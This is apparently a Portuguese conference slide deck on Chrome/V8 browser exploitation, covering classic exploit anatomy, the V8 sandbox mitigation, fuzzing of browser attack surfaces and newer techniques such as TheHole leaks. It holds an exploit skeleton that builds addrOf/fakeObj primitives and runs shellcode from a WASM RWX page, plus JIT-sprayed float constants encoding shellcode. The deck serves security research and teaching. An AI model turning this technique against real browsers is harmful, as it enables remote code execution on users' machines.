

# BROWSER EXPLOITATION

THE END OF AN ERA



# R3tr0@h2hc:~# whoami

- Blogs @ [harddisk.com.br](http://harddisk.com.br) | [retr0.zip](http://retr0.zip)
- CTF player @ [epicleet.team](http://epicleet.team) + [r3kapiq.com](http://r3kapiq.com)
- CTO @ [ret2.one](http://ret2.one)
- Pwn && Reverse <3
- Browser pwn (2 crbug issue)



# AGENDA

01

## CONTEXTO

Cenário antigo e atual de browser exploitation

02


## MITIGAÇÕES

Novas mitigações mais agressivas sendo implementadas

03

## BYPASS?

Designs de sandbox muito bem feitos, será um fim?





# 01

## CONTEXTO



Como foi e como é





# DEPOIS DE UMA CORRUPÇÃO TUDO ESTAVA PERDIDO

- A anatomia geral de um exploit do Chrome/v8, e todos os engines de certa forma(SpiderMonkey, JavaScriptCore e v8), era muito parecida:
  1. Corrupção de memória
  2. Corromper ponteiros de um array para obter primitivas de *Fake Object* e *Addresss Of*
  - 3. Criar uma página RWX com uma instância WASM
  4. Copiar um shellcode para essa página
  - 5. Win!

```
1 var oob_float = triggerMemoryCorruption();
2 var obj_arr = [{} , {}];
3 var float_arr = [1.1, 2.2];
4
5 var obj_map = ftoi(oob_float[15]) & 0xffffffff;
6 var float_map = ftoi(oob_float[32]) & 0xffffffff;
7
8 var fake_arr = [itof(float_map), 1.2, 1.3, 1.4];
9 var fake = fakeObj(addrOf(fake_arr) + 0x20n);
10
11 var [wasm_instance, wasm_exec_shellcode] = createWasmInstance();
12
13 var rwx_page_addr = ftoi(read(addrOf(wasm_instance) + 0x68n));
14 console.log("[+] Found pointer to rwx page: 0x"
15           + addrOf(rwx_page_addr).toString(16))
16
17 var shellcode = [
18   // msfvenom -p linux/x64/shell/reverse_tcp --format dword
19 ];
20 copy_shellcode(rwx_page_addr, shellcode);
21
22 console.log("[*] Running shellcode... ");
23 wasm_exec_shellcode();
```





# MUITO FÁCIL COM RWX, E SEM ISSO?

Issue 932033: Harden Wasm by removing RWX jump table

Reported by [hablich@chromium.org](mailto:hablich@chromium.org) on Thu, Feb 14, 2019, 6:23 AM GMT-2

Comment 9 by [Git Watcher](#) on Tue, May 25, 2021, 3:37 PM GMT-3

The following revision refers to this bug:  
<https://chromium.googlesource.com/v8/v8/+/bdd4a6b714f2ad097fe309c1a83e3d11e38a602e>

commit `bdd4a6b714f2ad097fe309c1a83e3d11e38a602e`  
Author: Daniel Lehmann <[dlehmann@google.com](mailto:dlehmann@google.com)>  
Date: Fri May 21 16:49:19 2021

[wasm] Fix mprotect calls, lock contention of write protection

For mprotect-based write protection of WebAssembly code memory, we open {NativeModuleModificationScope}s each time a thread needs write-access to the code space. While fine-grained switching is good for security (the permission should only be granted for as short as possible, especially since it is process-wide), this can degrade performance considerably for two reasons (we measured up to 10x slower Liftoff compilation time cf. having no write protection):

Simplesmente remover a página RWX é inviável, pois a perda de desempenho pode deixar até 10x mais lento o LiftOff, compilador Wasm.

Hoje você pode ativar isso opcionalmente com a flag `--write-protect-code-memory`, desabilitada por padrão.

Precisamos de uma solução com menos overhead e mais eficaz, pois mesmo sem o RWX, qualquer ponteiro de função pode ser o suficiente.



02

# MITIGAÇÕES

Sandboxes e restrições



# CONSTRUINDO UM AMBIENTE SEGURO

## V8 Sandbox

Aka. "Ubercage"

Author: saelo@

First Published: July 2021

Last Updated: October 2023

Status: Living Doc

Visibility: PUBLIC

This document is part of the V8 Sandbox Project and covers the high-level design of the sandbox.



# CONSTRUINDO UM AMBIENTE SEGURO

## Summary


**Objective:** build a low-overhead, in-process sandbox for V8.

**Motivation:** V8 bugs typically allow for the construction of unusually powerful and reliable exploits. Furthermore, these bugs are unlikely to be mitigated by memory safe languages or upcoming hardware-assisted security features such as MTE or CFI. As a result, V8 is especially attractive for real-world attackers.

**Design:** The proposal assumes that an attacker can arbitrarily corrupt memory on the V8 heap, where JavaScript objects are located. This primitive can be constructed from typical V8 vulnerabilities. To protect other memory within the same process from corruption, and by extension to prevent the execution of arbitrary code, the V8 heap is moved into a pre-reserved region of virtual address space: the sandbox. Then, all memory accesses performed by V8 must either be restricted to the sandbox address space (e.g. by using offsets instead of raw pointers to reference objects) or be validated in some way (e.g. by using a pointer table indirection). In particular, full 64-bit pointers must be banned entirely from the V8 heap.



# CONSTRUINDO UM AMBIENTE SEGURO




# CONSTRUINDO UM AMBIENTE SEGURO

```
r3tr0 in v8 on ↵ main
→ ./out/x64.release/d8 --allow-natives-syntax
V8 version 12.1.0 (candidate)
d8> const buffer = new ArrayBuffer(8); const view = new Int32Array(buffer);
undefined
d8> %DebugPrint(buffer)
DebugPrint: 0xc810004a885: [JSArrayBuffer]
- map: 0x0c810018bfa9 <Map[64](HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x0c810018c07d <Object map = 0xc81001995d9>
- elements: 0x0c81000006a5 <FixedArray[0]> [HOLEY_ELEMENTS]
- embedder fields: 2
- backing_store: 0xc82000000000
- byte_length: 8
- max_byte_length: 8
- detach key: 0x0c8100000061 <undefined>
- detachable
- properties: 0x0c81000006a5 <FixedArray[0]>
- All own properties (excluding elements): {}
- embedder fields = {
```

```
pwndbg> x/8wx 0xc810004a885-1
0xc810004a884: 0x0018bfa9 0x0000006a5
0xc810004a894: 0x000000000 0x000000001
pwndbg>
```

# CONSTRUINDO UM AMBIENTE SEGURO



# CONSTRUINDO UM AMBIENTE SEGURO

— Raw source —

```
() {  
    return [  
        -1.1935504820988301e+148, // mark  
        1.9710255989867843e-246,  
        1.971182898890236e-246,  
        1.9711456320011017e-246,  
        1.9711828988902365e-246,  
        1.97118242283721e-246,  
        1.97118289889686e-246,  
        1.97118289994653e-246,  
        1.9711828988945186e-246,  
        1.9711829003383248e-246,  
        1.291834424613085e-241,  
        1.9711828988865938e-246,  
        1.971182898881177e-246,  
    ]  
}
```

**pwndbg>** x/30i 0x55d6e000408d


```
0x55d6e000408d:    mov    DWORD PTR [rcx±0×3],0×1c  
0x55d6e0004094:    movabs r10,0×deaddeaddeadde  
0x55d6e000409e:    vmovq xmm0,r10  
0x55d6e00040a3:    vmovsd QWORD PTR [rcx±0×7],xmm0  
0x55d6e00040a8:    movabs r10,0×ceb900068732f68  
0x55d6e00040b2:    vmovq xmm0,r10  
0x55d6e00040b7:    vmovsd QWORD PTR [rcx±0×f],xmm0  
0x55d6e00040bc:    movabs r10,0×ceb909090909058  
0x55d6e00040c6:    vmovq xmm0,r10  
0x55d6e00040cb:    vmovsd QWORD PTR [rcx±0×17],xmm0  
0x55d6e00040d0:    movabs r10,0×ceb906e69622f68  
0x55d6e00040da:    vmovq xmm0,r10  
0x55d6e00040df:    vmovsd QWORD PTR [rcx±0×1f],xmm0  
0x55d6e00040e4:    movabs r10,0×ceb90909090905a  
0x55d6e00040ee:    vmovq xmm0,r10  
0x55d6e00040f3:    vmovsd QWORD PTR [rcx±0×27],xmm0  
0x55d6e00040f8:    movabs r10,0×ceb909020e0c148  
0x55d6e0004102:    vmovq xmm0,r10
```

# **CONSTRUINDO UM AMBIENTE SEGURO**


```
— Raw source —
```

( ) {  
 return [  
 -1.193  
 1.9710 0x55d6e00040a8: movabs r10,0xcb900068732f68  
 1.9711 0x55d6e00040b2: vmovq xmm0,r10  
 1.9711 pwndbg> x/3i 0x55d6e00040a8+2  
 1.9711 0x55d6e00040aa: push 0x68732f  
 1.9711 0x55d6e00040af: nop  
 1.9711 0x55d6e00040b0: jmp 0x55d6e00040be  
 1.9711 pwndbg> [  
 1.2918  
 1.971182898881177e-246,  
 ]  
}


# CONSTRUINDO UM AMBIENTE SEGURO



# CONSTRUINDO UM AMBIENTE SEGURO



# CONSTRUINDO UM AMBIENTE SEGURO





03

# SEM BYPASS? E AGORA?

Estamos perdendo?





# DEMO EXPLOIT




Ainda não é o fim!!




# DEMO EXPLOIT

## VIDEO POC



# DEMO EXPLOIT

SEM VIDEO, POC AO VIVO



# AGENDA (REAL)

01

## CONTEXTO

Cenário atual de browser exploitation

02

## MITIGAÇÕES

Novas mitigações mais agressivas sendo implementadas

03

## BYPASS?

Designs de sandbox muito bem feitos, não estão esquecendo algo?

04

## SUPERFÍCIE

Superfície de ataque grande o suficiente para novas técnicas

05

## TÉCNICAS

Um jogo de gato e rato, estou torcendo para o Jerry

06

## !! EXPLOIT !!

Exploits funcionam e sempre vão funcionar





04

## SUPERFÍCIE DE ATAQUE

- ⚡ Browsers são complexos, seja isso bom ou não





# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL



v  
@iavins

...

the complexity of building a new web browser from scratch

[Traduzir post](#)

The total word count of the W3C specification catalogue is 114 million words at the time of writing. If you added the combined word counts of the C11, C++17, UEFI, USB 3.2, and POSIX specifications, all 8,754 published RFCs, and the combined word counts of everything on Wikipedia's [list of longest novels](#), you would be 12 million words short of the W3C specifications.<sup>2</sup>

I conclude that **it is impossible to build a new web browser.** The complexity of the web is *obscene*. The creation of a new web browser would be comparable in effort to the Apollo program or the Manhattan project.

It is impossible to:

- Implement the web correctly
- Implement the web securely
- **ALT** Implement the web **at all**





# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL

Entre as superfícies fora da heap do v8:

1. HTML e svg's
  2. CSS
  3. Image codec
  4. Video codec
  5. New web API's (hardware API like)
  6. WebGL/GPU API's
  7. WASM
  8. WebAudio
  9. WebSQL
  10. ...
- Existem fuzzers para cada um desses componentes, mas pouco explorados e/ou focados para Browsers.



# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL - DOM

## **FREEDOM: Engineering a State-of-the-Art DOM Fuzzer**

Wen Xu

Georgia Institute of Technology

wen.xu@gatech.edu

Soyeon Park

Georgia Institute of Technology

spark720@gatech.edu

Taesoo Kim

Georgia Institute of Technology

taesoo@gatech.edu

### **ABSTRACT**

The DOM engine of a web browser is a popular attack surface and has been thoroughly fuzzed during its development. A common approach adopted by the latest DOM fuzzers is to generate new inputs based on context-free grammars. However, such a generative approach fails to capture the data dependencies in the inputs of a

### **ACM Reference Format:**

Wen Xu, Soyeon Park, and Taesoo Kim. 2020. FREEDOM: Engineering a State-of-the-Art DOM Fuzzer. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security (CCS '20), November 9–13, 2020, Virtual Event, USA*. ACM, New York, NY, USA, 16 pages. <https://doi.org/10.1145/3372297.3423340>



# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL - DOM

## FREEDom: Engineering a State-of-the-Art DOM Fuzzer

Wen Xu  
Georgia Institute of Technology  
[wen.xu@gatech.edu](mailto:wen.xu@gatech.edu)

Soyeon Park  
Georgia Institute of Technology  
[spark720@gatech.edu](mailto:spark720@gatech.edu)

Taesoo Kim  
Georgia Institute of Technology  
[taesoo@gatech.edu](mailto:taesoo@gatech.edu)

### ABSTRACT

The DOM engine of a modern web browser has been thoroughly analyzed and a new fuzzing approach adopted by many fuzzers. However, this approach fails to capture many types of inputs based on content, such as images, which are often present in web pages.

FreeDom

Paper

Engineering a State-of-the-Art DOM Fuzzer  
1 SIGSAC Conference  
November 9–13, 2020,  
https://doi.org/10.

[FREEDOM: Engineering a State-of-the-Art DOM Fuzzer \(ACM CSS 2020\)](#)





# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL - DOM

Domato 🍅

A DOM fuzzer

Written and maintained by Ivan Fratric, [ifratric@google.com](mailto:ifratric@google.com)

Copyright 2017 Google Inc. All Rights Reserved.

ABSTRACT

The Domato project aims to fuzz the Render Process of Chrome. It has been fuzzing the Render Process for approximately one year, with inputs being generated from the GPU and the compositor. The project has been able to find many bugs in the Render Process, including several critical ones. The project is open source and available on GitHub.

<http://www.apache.org/licenses/LICENSE-2.0>



state-of-the-art  
fuzzer  
2020,  
g/10.

[FREEDOM: Engineering a State-of-the-Art DOM Fuzzer \(ACM CSS 2020\)](#)





# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL - CODEC

## Project Zero

News and updates from the Project Zero team at Google

Tuesday, April 28, 2020

### Fuzzing ImageIO

Posted by Samuel Groß, Project Zero





# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL - CODEC

Security  
Research  
Labs

Research  
Consulting  
About  
Careers

ADVANCED FUZZING UNMASKS ELUSIVE  
VULNERABILITIES

10/16/2023

Research by: Marc House



# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL - CODEC

Pr  
Security Research Labs Research Consulting About Careers

## Introduction

Fuzz testing is a main component of modern software assurance, but some bugs remain elusive to fuzzing.

Google's libwebp, integral to Chrome and Safari, recently received attention for a severe security flaw that was found to be exploited in the wild. Notably, the bug was not flagged by Google's expansive fuzzing setup, including OSS-Fuzz.

Fu  
10/16/2023 Pos Research by: Marc House



# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL - WEBGL

## GLeeFuzz: Fuzzing WebGL Through Error Message Guided Mutation

Hui Peng  
*Purdue University*

Zhihao Yao  
*UC Irvine*

Ardalan Amiri Sani  
*UC Irvine*

Dave (Jing) Tian  
*Purdue University*

Mathias Payer  
*EPFL*

### Abstract

WebGL is a set of standardized JavaScript APIs for GPU accelerated graphics. Security of the WebGL interface is paramount because it exposes remote and unsandboxed

target for attackers because it exposes a large attack surface.

WebGL gives potentially malicious remote users access to the native graphics stack, previously only available locally. Security analysis of the graphics stack is challenging as it often involves multiple layers of abstraction and multiple GPUs.



# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL - WEBGL

## GLeeFuzz: Fuzzing WebGL Through Error Message Guided Mutation

### Overview

A GLeeFuzz fuzzing environment consists of:

- A *hub server* responsible for generating fuzzing inputs, mutating, and dispatching test quests to test machines;
- A *web executor server* hosting the test webpages.
- One or more *test machines* running target browsers to fuzz;

We can fuzz the WebGL interface through the browser's error message interface. This allows us to access accelerated graphics. Security of the WebGL interface is paramount because it exposes remote and unsandboxed

to the native graphics stack, previously only available locally. Security analysis of the graphics stack is challenging as it often contains sensitive information about the GPU.





# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL - WASM

The slide is a presentation slide for Black Hat USA 2022. It features the Black Hat logo at the top left, followed by the text "black hat USA 2022" and "AUGUST 10-11, 2022". Below this, it says "BRIEFINGS". The main title "A Journey Into Fuzzing WebAssembly Virtual Machines" is centered in large white font. The author's name, "Patrick Ventuzelo", is at the bottom. The background is dark with a blue digital wave pattern.

black hat  
USA 2022  
AUGUST 10-11, 2022  
BRIEFINGS

## A Journey Into Fuzzing WebAssembly Virtual Machines

Patrick Ventuzelo



# O RENDER PROCESS É UM PROBLEMA INSOLUCIONÁVEL - WASM



## Fuzzing JavaScript WebAssembly APIs using Dharma/Domato (V8 engine)

---

First of all, Happy new hacking year everyone 😊

I got asked multiple time if fuzzing WebAssembly APIs of Javascript engines is complicated, so here is a short tutorial using Dharma (but you can use Domato if you prefer).

Patrick Ventuzelo



05



## TÉCNICAS



Mitigações novas exigem técnicas novas





# NOVAS TÉCNICAS

- Temos novas técnicas de corrupção e sandbox escape surgindo, vale ressaltar:

- TheHole leak
- Wasm RIP hijacking
- Wasm assembly abusing





# NOVAS TÉCNICAS - THEHOLE

O TheHole é um oddball interno do v8, oddbal é o tipo de dado que compreende null, false, undefined, etc. O problema de conseguir acessar ele é que o TheHole é um “*sentinel value*” um valor “coringa” para representar ausência em objetos, útil para casos como:

```
const array = [1, 2, 3];
```

